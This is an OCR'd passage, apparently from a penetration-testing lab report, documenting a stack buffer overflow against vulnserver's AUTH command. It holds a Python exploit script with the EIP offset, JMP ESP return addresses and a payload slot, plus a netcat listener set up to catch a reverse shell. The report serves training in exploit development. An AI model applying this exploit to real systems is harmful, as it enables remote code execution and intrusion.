


Figure 53: Impermanent JMP ESP instruction located at 7709E871, pre-restart




Figure 54: Impermanent JMP ESP instruction located at 76E4E871, post-restart

```python
def replicate_crash(ip):
    """Replicating the crash using a string of A\'s with the neccessary length"""
    #req = "AUTH " + "\x41" * 1072

    """Replicating the crash using a string of unique characters with the neccessary length"""
    #req = "AUTH " + get_string_from_file('unique_charseq.txt')

    """Confirming 1040 characters to be the offset by writing Bs into the EIP"""
    #req = "AUTH " + "\x41" * 1040 + "\x42" * 4 + "\x43" * 24

    """Sending bad characters to determine termination bytes"""
    #req = "AUTH " + "\x41" * 1044 + get_bad_chars() + "\x42" * 24

    """Sending generated payload"""
    payload = get_payload()
    req = "AUTH " + "\x41" * 1040 + "\x71\xE8\x09\x77" + payload + "\x42" * 24
    #7709E871
    connect_to_server(ip, req)
```

Figure 55: Using impermanent JMP ESP instruction location found before the restart in attack script

```
┌──(kali㉿kali)-[~/1 - Buffer Overflow/vulnserver_script]
└─$ python2 vulnserver-poc-orig.py 192.168.61.45
'>Hello There.\r\n'
```

kali@kali: ~/1 - Buffer Overflow/vulnserver_script

Session Actions Edit View Help

kali@kali: ~/1 - Buffer Overflow/vulnserver_script | kali@kali: ~/1 - Buffer Overflow/vulnserver_script | kali@kali: ~/VPN Configs

```
┌──(kali㉿kali)-[~/1 - Buffer Overflow/vulnserver_script]
└─$ nc -lvp 443
listening on [any] 443 ...
```

Figure 56: No reverse shell when attacking with the old JMP ESP address post restart

```
def replicate_crash(ip):
    """Replicating the crash using a string of A\'s with the neccessary length"""
    #req = "AUTH " + "\x41" * 1072

    """Replicating the crash using a string of unique characters with the neccessary length"""
    #req = "AUTH " + get_string_from_file('unique_charseq.txt')

    """Confirming 1040 characters to be the offset by writing Bs into the EIP"""
    #req = "AUTH " + "\x41" * 1040 + "\x42" * 4 + "\x43" * 24

    """Sending bad characters to determine termination bytes"""
    #req = "AUTH " + "\x41" * 1044 + get_bad_chars() + "\x42" * 24

    """Sending generated payload"""
    payload = get_payload()
    req = "AUTH " + "\x41" * 1040 + "\x71\xE8\xE4\x76" + payload + "\x42" * 24
    #76E4E871
    connect_to_server(ip, req)
```

Figure 57: Using impermanent JMP ESP instruction location found after the restart in attack script




Figure 58: Running attack using the impermanent address found after the restart




Figure 59: Reverse shell created by exploiting the impermanent post-restart JMP ESP location

## 8.2 Linux - Complete Pentest (Mesa)

## 8.3 Digital Forensics